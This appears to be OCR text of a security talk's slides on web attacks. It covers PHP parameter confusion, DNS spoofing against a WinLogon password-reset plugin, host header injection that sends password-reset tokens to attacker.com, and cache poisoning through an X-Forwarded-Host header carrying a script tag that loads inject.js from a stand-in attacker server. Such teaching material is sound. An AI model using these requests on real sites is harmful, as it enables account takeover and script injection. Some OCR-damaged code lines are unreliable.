   // load the supplied email and password
   $email=@$_REQUEST["email"] ;
   $pass=@$_REQUEST["pass"];

   // Do the validation
   if(! Authenticate($mid, $email, $pass))
      exit();
?>
```

Input Parameter Confusion

Viewing the functions side by side

/LoadMessage.php

```
<?php
   require_once(“auth.php");
   // Load the supplied mid value
   $mid = $_GET['mid’]’;

   // Load the message e
   $msg =Lib_Get($mid);

   // Return the message to the user
   return $msg
?>
```

/Auth.php

```
<?php
   // Load the supplied mid value
   $mid = $_REQUEST["mid"];

   // load the supplied email and passwd
   $email=@$_REQUEST["email"] ;
   $pass=@$_REQUEST["pass"];

   // Do the validation
   if(! Authenticate($mid, $email, $pass))
      exit();
?>
```

Input Parameter Confusion

The vulnerability is caused due to the differences in the use of $_REQUEST["mid"] and $_GET[‘mid’]

$_REQUEST


Description

An associative array that by default contains the contents of `$_GET` , `$_POST` and `$_COOKIE` .

Note:

The presence and order of variables listed in this array is defined according to the PHP variables_order configuration directive.

Input Parameter Confusion



The post variable is referenced via $_REQUEST["mid"], and validated against the supplied username and password token


The URL variable is referenced via $_GET[‘mid’] and will be the value used in retrieving and returning the message

HTTP Request

```
POST /download.php?mid=200 HTTP/1.1
Content-Type: application/x-www-form-urlencoded

mid=100&email=test@test.com&pass=myPassword
```

Insecure WinLogon Plugin

Target was a 3rd party GINA module that added centralised password reset functionality to the Windows Login




Clicking the forgotten password button caused a locked down Internet Explorer view to be loaded

This IE view loaded an HTTPs page from the local auth server


Insecure WinLogon Plugin

Connecting the locked device to a controlled network, we could see the network traffic




Insecure WinLogon Plugin

Connected locked device direct to our laptop running dnsspoof



Insecure WinLogon Plugin


Connected locked device direct to our laptop running dnsspoof



request failed due to certificate validation


Insecure WinLogon Plugin

However, a NON SSL server on port 443, caused an IE TLS error



Insecure WinLogon Plugin

The ‘link for details’ was an HTTP request to go.microsoft.com



Laptop Device

Insomnia Device

DNS request for auth server

Resolve authserver to our IP address

https://authserver/passwordreset

NON-SSL server running and respond with page

DNS request for go.microsoft.com

Resolve go.microsoft.com to our IP address

http://go.microsoft.com/help

Return HTTP response forcing file download

Host Header Injection

Web applications sometimes reflect the HOST header of the incoming request when generating absolute links

HTTP Request


```
GET / HTTP/1.1
HOST: Host
```

HTML Page Content

```
<img src=“http://host/images/print-logo.png>
<a href="http://host/privacy.htm">
<script src="http://host/interact.js">
```


Host Header Injection

Standard forgotten password flow



HTTP Request


```
POST /manage/forgotpassword HTTP/1.1
HOST: acme.com

email=dave@test.com
```



http://www.acme.com/manage/resetpassword?token=<randomtoken>


Host Header Injection

Malicious forgotten password flow



HTTP Request


```
POST /manage/forgotpassword HTTP/1.1
HOST: attacker.com

email=dave@test.com
```



http://attacker.com/manage/resetpassword?token=<randomtoken>

Host Header Injection

Malicious forgotten password flow



HTTP Request

```
POST /manage/forgotpassword HTTP/1.1
HOST: attacker.com

email=dave@test.com
```

Password reset Inbox ×


Hello Dave,

To complete the reset of your password please click on the link and set a new password for your account.

Thank you,
acme.com

http://attacker.com/manage/resetpassword?token=<randomtoken>

Cache Poisoning



Caches store and return responses to common requests defined by cache keys

HTTP Request

```
GET /path/index.aspx?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 …
Referer: https://google.com/
Cookie: jsessionid=xyz;
Connection: close
```

Cache Poisoning

If we can modify the response and have it cached

It will be returned to other users requests

HTTP Request

```
GET / HTTP/1.1
HOST: AttackersHost
```

HTML Page Response

```
<img src="http://AttackersHost/images/print-logo.png>
<a href="http://AttackersHost/privacy.htm">
<script src="http://AttackersHost/interact.js">
```

Cache Poisoning

If we can modify the response and have it cached

It will be returned to other users requests

HTTP Request

```
GET / HTTP/1.1
HOST: AttackersHost
```

HTML Page Response

```
<img src=“http://AttackersHost/images/print-logo.png>
<a href="http://AttackersHost/privacy.htm">
<script src="http://AttackersHost/interact.js">
```

Will not work due to host cache key

Cache Poisoning

The X-Forwarded-Host (XFH) header contains the original value of the Host HTTP header

HTTP Request (attacker)

```
GET /path/index.aspx HTTP/1.1
Host: servername
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
X-Forwarded-Host: "><script src=https://attackerserver/inject.js</script><!--
```

HTML Page Response

```
<html><head><meta charset="UTF-8">
<base href="https://"><script src=https://attackerserver/inject.js</script><!--/">
```

Cache Poisoning

Any future requests with the same common cache keys, will return the cached modified page

